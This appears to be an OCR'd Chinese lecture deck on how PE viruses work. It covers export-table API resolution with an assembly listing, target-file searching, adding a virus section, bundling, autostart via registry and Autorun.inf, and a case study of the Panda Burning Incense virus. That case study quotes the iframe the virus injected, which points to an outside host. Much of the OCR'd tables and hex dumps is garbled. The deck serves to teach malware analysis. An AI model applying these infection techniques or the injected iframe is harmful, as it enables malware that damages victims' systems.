		0	1	2	 m				
AddressOf	==>	函数i的	函数j的	函数k	函数x				
Functions		地址	地址	的地址	 的地址				
		0	1	2	 n				
AddressOf Names	==>	函数0的 函数名所 在地址	函数1的 函数名所 在地址	函数2的 函数名所 在地址	 函数n的 函数名所 在地址				
		0	1	2	 n				
AddressOf NameOrdi nals	==>	函数0地 址在函数 地址表中 的对应的 索引号	函数1地 址在函数 地址表中 的对应的 索引号	函数2地 址在函数 地址表的 的对应的 索引号	 函数n地 址在函数 地址表中 的对应的 索引号				

	导出目录表结构	
		12
(0CH)	NameRVA	4
(10H)	OrdinalBase	4
(14H)	NumberofFunctions	4
(18H)	NumberOfNames	4
(1CH)	AddressOfFunctions	4
(20H)	AddressOfNames	4
(24H)	AddressofNameOrdinals	4

Kernel32.dll中定位函数地址

ds:[763A4FE4]=000B6528

edi=762F0000 (kernel32.762F0000)

arg.1->kernel32.lmageBase arg.2 -> ptr to "GetProcAddress"

				(14H)	NumberofFunctions	4								
00401040	\$	55	push ebp	(/			*							
00401041	•	8BEC	mov ebp,esp	esp,-8x4 (IOII) NulliberOlivairies 4										
00401043	•	83C4 FC	• •											
00401046	-	60	(1CH) AddressOfFunctions 4											
00401047 0040104A	•	8B75 08 8BC6	mov esi,[arg.1]	(13.1) / tagloodell allocatio										
0040104H		8BD8	mov eax,esi mov ebx.eax	(20H) AddressOfNames 4										
0040104E		8BC8	mov ecx.eax	(20.1)	, taar ooo on tarrioo	·								
00401042		8BD 0	mov edx.eax	(24H)	AddressofNameOrdinals	4								
00401052		8BF8	mov edi,eax	(ZTII) /Addicosonivalificordinals										
00401054		0349 3C												
00401057		0371 78												
0040105A		0346 1C	add eax,dword ptr ds:[esi+0x1C] eax=AddressOfFunctions RVA(Export_Directory+1Ch)											
0040105D		8945 FC	mov [local.1],eax											
00401060		8B4E 18	mov ecx,dword ptr ds:[esi+0x18] ecx=NumberOfNames(Export_Directory+18h)											
00401063		0356 24	add edx,dword ptr ds:[esi+0x24] edx=AddressOfOrdinals RVA(Export_Directory+24h)											
00401066		037E 20		i=Address0	FNames RVA(Export_Directory+20	h)								
00401069	-	FF75 0C	push [arg.2]											
0040106C	-	FF75 08	push [arg.1]											
0040106F	-	E8 96FFFFFF	call humeviru.0040100A											
00401074	-	8B5D FC	mov ebx,[local.1]											
00401077	-	8B0483	mov eax,dword ptr ds:[ebx+eax*4]											
0040107A	•	0345 08	add eax,[arg.1]											
0040107D	-	894424 1C	mov dword ptr ss:[esp+0x1C].eax											
00401081	•	61	popad											
00401082 00401083		C9 C2 0800	leave retn 0x8											
00401063	٠.	62 0000	LECH NYO				Ψ.							

Kernel32.dll中定位函数地址

00401040	-\$	55	push ebp	762F0000	4D	5A	90	99	83	99	99	99	94	99	99	99	FF	FF	00	99	MZ?
00401041		8BEC	mov ebp,esp	762F0010	B8	99	99	99	00	99	88	00	48	99	99	88	99	99	00	99	?
00401043	-	83C4 FC	add esp,-0x4	762F0020	00	00	00	00	00	00	00	88	00	00	00	88	00	00	00	00	
00401046	-	60	pushad	762F 993 9	88	88	88	88	88	88	88	88	88	88	88	88	ΕØ	88	88	88	
00401047	-	8B75 08	mov esi,[arg.1]	762F 9949																	
0040104A	-	8BC6	mov eax,esi																		
0040104C	-	8BD8	mov ebx,eax	762F0050																	
0040104E	-	8BC8	mov ecx,eax	762F0060																	
00401050	-	8BD 0	mov edx,eax	762F0070	6D	6F	64	65	2E	ØD	ØD	ØA	24	99	99	99	99	99	99	99	mod
00401052	-	8BF8	mov edi,eax	762F0080	63	8A	9F	9F	27	EΒ	F1	CC	27	EΒ	F1	CC	27	EΒ	F1	CC	c如同
00401054	-	0349 3C	add ecx, dword ptr ds:[ecx+0x30]	762F0090	2E	93	62	CC	16	EB	F1	CC	27	ΕB	FØ	CC	55	E8	F1	CC	. 排
00401057	-	0371 78	and estimated her asifections	762E 000 0	2E	93	63	CC	26	EB	F1	cc	2E	93	64	CC	20	EB	F1	CC	·抽
0040105A	-	0346 1C	add eax,dword ptr ds:[esi+0x10]	762F00B0																	[接
0040105D	-	8945 FC	mov [local.1],eax									- 1									4-1
00401060	-	8B4E 18	mov ecx,dword ptr ds:[esi+0x18]																		-
00401063	٠	0356 24	add edx,dword ptr ds:[esi+0x24]																		KIC
99491966		037E 20	add edi,dword ptr ds:[esi+0x20]	762F00E0	88	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	
00401069	_	FF75 0C	push [arg.2]	762F00F0	50	45	99	99	4C	01	64	99	EF	88	E7	4C	99	99	00	99	PE.
0040106C	-	FF75 08	push [arg.1]	762F0100	00	00	00	99	ΕØ	00	02	21	6B	01	09	88	00	48	ØC	00	
0040106F	•	E8 96FFFFFF	call humeviru.0040100A	762F0110	88	C8	88	88	88	88	88	88	E4	BD	04	88	88	18	88	88	.?.
00401074 00401077	-	8B5D FC 8B0483	mov ebx,[local.1] mov eax,dword ptr ds:[ebx+eax*										99								
00401077 0040107A	•	0345 08		762F0130	3.0	88	84	00	86												1.7
0040107H	•	894424 1C	add eax,[arg.1]																		100
00401070	•	61	mov dword ptr ss:[esp+0x10],ear popad										EB								.0.
00401081	•	C9	leave	762F0150																	/
00401082	•	C2 0800	retn 0x8	762F0160																	
	_		I CEII ONG	74958478	CB	E7	AD.	00	E li	04	88	99	88	78	ac	88	20	BE	88	AA	-
ds:[763A4FE4]=000B6528										41											

(3) 目标程序遍历搜索

- 通常以PE文件格式的文件(如EXE、SCR、DLL等)作为感染目标。
- 在对目标进行搜索时,通常调用两个API函数:
 - FindFirstFile
 - FindNextFile

■ 遍历算法: 递归或者非递归

搜索目标进行感染

■ FindFile Proc

- 1. 指定找到的目录为当前工作目录
- 2. 开始搜索文件(*.*)
- 3. 该目录搜索完毕?是则返回,否则继续
- 4. 找到文件还是目录?是目录则调用自身函数FindFile,否则 继续
- 5. 是文件,如符合感染条件,则调用感染模块,否则继续
- 6. 搜索下一个文件(FindNextFile),转到3继续

■ FindFile Endp

(4)文件感染

- ■感染的关键
 - ■病毒代码能够得到运行
 - 选择合适的位置放入病毒代码(已有节、新增节)
 - ■将控制权交给病毒代码
 - 修改程序入口点: AddressofEntryPoint
 - 或者在原目标代码执行过程中运行病毒代码(EPO技术,EntryPoint Obscuring)
 - 程序的正常功能不能被破坏
 - ■感染时,记录原始"程序控制点位置"
 - ■病毒代码执行完毕之后,交回控制权
 - ■避免重复感染:感染标记

代码插入位置一1

- ■添加新节
 - 增加一个节专门存放病毒代码。要事先检查节表空间 是否足够。

- ■碎片式感染
 - ■将代码分解,插入到节之间的填充部分。

代码插入位置一2

■插入式感染

- ■将病毒代码插入到HOST文件的代码节的中间或前后。
- 这种感染方式会增加代码节的大小,并且可能修改HOST程序中的一些参数实际位置导致HOST程序运行失败。

■伴随式感染

- ■典型方法:备份HOST程序,用自身替换HOST程序
- ■当病毒执行完毕之后,再将控制权交给备份程序。

添加新节的感染方式

- 感染文件的基本步骤:
 - 1. 判断目标文件开始的两个字节是否为"MZ"。
 - 2. 判断PE文件标记"PE"。
 - 3. 判断感染标记,如果已被感染过则跳出继续执行HOST程序,否则继续。
 - 4. 获得Directory(数据目录)的个数,(每个数据目录信息占8个字节)。
 - 5. 得到节表起始位置。(Directory的偏移地址+数据目录占用的字节数=节表起始位置)
 - 6. 得到目前最后节表的末尾偏移(紧接其后用于写入一个新的病毒节)节表起始位置+节的个数*28H (每个节表占用的字节数28H)=目前最后节表的末尾偏移。
 - 7. 开始写入节表和病毒节
 - 8. 修正文件头信息

5.4 捆绑释放型感染

■将HOST作为数据存储在病毒体内

- ■当执行病毒程序时,还原并执行HOST文件
 - ■熊猫烧香病毒

捆绑式感染一感染释放型



正常程序







正常程序





正常程序


- 优点:编写简单、效率高。可感染自校验程序。
- <mark>缺点:</mark> 被感染后的程序主体是病毒程序,易被 发现(程序叠加十释放执行),程序图标问题。

5.5 系统感染型

- ■这类病毒通常为单独个体,不感染系统内的其他文件。
- ■两个关键问题:
 - ■如何再次获得控制权
 - ■自启动
 - ■如何传播
 - ■可移动存储介质(U盘、移动硬盘刻录光盘等)
 - ■网络共享
 - ■电子邮件或其他应用

5.5.1 控制权再次获取

- 一常见的自启动方式
- ■启动环节:
 - BIOS-MBR-DBR-系统内部
- ■系统内部:
 - ■注册表中的键值
 - ■系统中的特定位置
 - ■配置文件
 - ■修改特定的文件
 - 如Explorer.exe



其他启动方式

- ■利用系统自动播放机制
 - Autorun.inf




- ■在其他可执行文件嵌入少量触发代码
 - ■修改引入函数节启动DLL病毒文件
 - ■在特定PE文件代码段插入触发代码

■ DLL劫持:替换已有DLL文件

5.5.2病毒的传播方式

- ■一切可以对外交互的渠道
- 各种存储设备(U盘、移动硬盘、光盘、智能设备)
- 网络通信方式(QQ、Email、微信等)
- ■网络连接方式(有线、wifi、蓝牙)
- 各类网络应用(迅雷、BT)^{互联网用户安全威胁分析示意图}



- ■附件中包含病毒
 - .exe
 - .rar;.pdf;.doc;.xls;.jpg;.chm...
 - ■翻转字符
- 自启动文件 Autorun.inf

[AutoRun]

Open=mspaint.exe

Shell\open=打开(&O)

Shell\open\Command=calc.exe

Shell\open\Default=1

Shell\explore=资源管理器(&X)

Shell\explore\Command=calc.exe

■伪装文件夹

.exe

■U盘摆渡

震网病毒

5.6 典型案例-熊猫烧香病毒



◆自启动方式:

- > 病毒将自身拷贝至系统目录,同时修改注册表将自身设置 为开机启动项 -> 启动
- >拷贝自身到所有驱动器根目录,命名为Setup.exe,在驱动器根目录生成autorun.inf文件,并把这两个文件的属性设置为隐藏、只读、系统。 ->启动

◆感染与传播方式:

- ▶ 感染EXE文件,病毒会搜索并感染系统中特定目录外的所有.EXE/.SCR/.PIF/.COM文件,将自身捆绑在被感染程序前端,并在尾部添加标记信息.WhBoy{原文件名}.exe.{原文件大小}. ->感染
- > 查找系统以.html和.asp为后缀的文件,在里面插入<iframe src=http://www.ac85.cn/66/index.htm width="0" height= "0" ></iframe> ->感染
- ▶ 通过弱口令传播:访问局域网共享文件夹将病毒复制到该目录下,并改名GameSetup.exe ->传播

◆自我隐藏:

- ▶禁用安全软件,病毒会尝试关闭安全软件(杀毒软件、防火墙、安全工具)的窗口、进程;删除注册表中安全软件的启动项;禁用安全软件的服务等操作。→破坏与隐藏
- ▶自动恢复"显示所有文件和文件夹"选项隐藏功能。 →隐藏
- >删除系统的隐藏共享; →隐藏
 - > Net share

◆破坏功能

- ▶同时开另外一个线程连接某网站,下载DDOS程序进行 恶意攻击: →破坏,开启附加攻击
- ▶删除扩展名为gho的文件; →破坏,延长存活

四. 关于病毒感染的几点误区

- 重装操作系统是否可以彻底清除病毒?
 - ■病毒感染了多少文件?

- ■熊猫烧香病毒传播时的图标问题
 - 作者故意为之?

